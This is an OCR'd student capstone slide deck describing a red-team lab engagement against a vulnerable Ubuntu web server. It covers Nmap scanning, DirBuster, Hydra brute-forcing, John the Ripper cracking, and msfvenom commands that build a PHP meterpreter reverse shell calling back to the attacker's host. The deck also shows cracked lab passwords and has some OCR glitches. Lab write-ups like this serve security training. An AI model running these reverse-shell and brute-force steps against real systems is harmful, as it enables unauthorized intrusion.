Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By Ilona Pon

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:
Gateway:

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1.	RDP machine- virtual VM
Capstone	192.168.1.105	The company's machine with server and database; hosting ssh port 22 and apache port 80
ELK	192.168.1.100	The box/ machine that collects traffic logs from Capstone machine
Linux	192.168.1.90	The attacker's machine that exploited the attack

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact2.
4. Poorly hashed password	Any hashed password can be cracked through the Linux program John the Ripper or other online tools.	Red team used John the Ripper program and cracked Ryan's hashed password that was "linux4u".
2. LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials.
1. Open port 80	Malicious actors commonly use port scanning software to find which ports are "open" in a given computer, and whether or not an actual service is listening on that port. They can then attempt to exploit potential vulnerabilities in any services they find.	The malicious actors can gain access to personal computer where is stored valuable information. In our project, we found hidden directories with the files that had sensitive information
3. Brute force password	The password should be difficult enough that online tools had difficulties to guess the password.	Using Hydra command and its wordlist to crack Ashton's password. The password was Leopoldo.

Exploitation: Open port 80

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

1.Nmap -sn 192.168.1.0-254

2. Nmap -A -T4 192.168.1.105

02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


-determine what ip ranges were around

-identifying machine that we wanted to exploit

-check for open ports


Exploitation: Open port 80

03



Exploitation: Open port 80

03



Exploitation: LFI Vulnerability

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

-using browser to access the company's website through open port

-using DirBuster to look for hidden folders

02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


-successfully opened the company's website using their open port 80

-successfully finding folders including "secret folder"

Exploitation: LFI Vulnerability

03


Accessing and Browsing secret folder



Exploitation: LFI Vulnerability

03

Dirbuster commands



Exploitation: **Brute force password**

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

-Using Hydra command and its wordlist to crack Ashton's password.

02

Achievements


What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

-Finding Ashton's password "Leopoldo"

-Being able to access the webdav server with Ashton's password


Exploitation: **Brute force password**

03



Exploitation: **Brute force password**

03



Exploitation: Poorly hashed password

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

-using John the Ripper program and cracking Ryan's hashed password

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

-finding Ryan's password "linux4u" to access the secret folders

Exploitation: Poorly hashed password

03



Exploitation: Controlling company's server with reverse shell

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

-Using php exploit and installing reverse shell on webdav

- msfvenom --list payloads |grep php
- msfvenom -p php/meterpreter/reverse_tcp -f raw LHOST=192.168.1.90 LPORT=4444 -o php_hack.php

-msfconsole

- set php/meterpreter/reverse_tcp

02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


-Finding Ashton's password "Leopoldo"

-Being able to access the webdav server with Ashton's password

-Finding a flag

